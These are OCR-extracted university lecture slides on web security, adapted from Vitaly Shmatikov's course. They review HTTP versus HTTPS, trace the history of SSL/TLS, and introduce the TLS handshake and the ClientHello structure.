Web Security

Sreekanth Malladi

Modifying slides originally prepared by
Vitaly Shmatikov, UT Austin


World Wide Web - Review

- How was it established?
- Can anyone start a web site?
  - process to own a web site?
- What are strings http and www?
- http and https – the difference?
- Popular web servers?
- Web applications – client and server side scripting. Difference?


http and https

- SSL/TLS is used for https
  - Usually using function call SecureServerSocket (instead of simple ServerSocket)
- Transport Layer Security protocol, version 1.0
  - De facto standard for Internet security
  - “The primary goal of the TLS protocol is to provide privacy and data integrity between two communicating applications”
  - In practice, used to protect information transmitted between browsers and Web servers
- Based on Secure Sockets Layers protocol, version 3.0
  - Same protocol design, different algorithms
- Deployed in nearly every Web browser

SSL / TLS in the Real World




TLS is an Application-Layer Protocol



History of the Protocol

- SSL 1.0
  - Internal Netscape design, early 1994?
  - Lost in the mists of time
- SSL 2.0
  - Published by Netscape, November 1994
  - Several weaknesses
- SSL 3.0
  - Designed by Netscape and Paul Kocher, November 1996
- TLS 1.0
  - Internet standard based on SSL 3.0, January 1999
  - Not interoperable with SSL 3.0
    - TLS uses HMAC instead of MAC; can run on any port

Evolution of the SSL/TLS RFC




TLS Basics

- TLS consists of two protocols
  - Familiar pattern for key exchange protocols
- Handshake protocol
  - Use public-key cryptography to establish a shared secret key between the client and the server
- Record protocol
  - Use the secret key established in the handshake protocol to protect communication between the client and the server
- We will focus on the handshake protocol


TLS Handshake Protocol

- Two parties: client and server
- Negotiate version of the protocol and the set of cryptographic algorithms to be used
  - Interoperability between different implementations of the protocol
- Authenticate client and server (optional)
  - Use digital certificates to learn each other's public keys and verify each other's identity
- Use public keys to establish a shared secret

Handshake Protocol Structure



ClientHello



ClientHello (RFC)


```
struct {
    ProtocolVersion client_version;
    Random random;
    SessionID session_id;
    CipherSuite cipher_suites;
    CompressionMethod compression_methods;
} ClientHello
```

Highest version of the protocol supported by the client


Session id (if the client wants to resume an old session)

Set of cryptographic algorithms supported by the client (e.g., RSA or Diffie-Hellman)

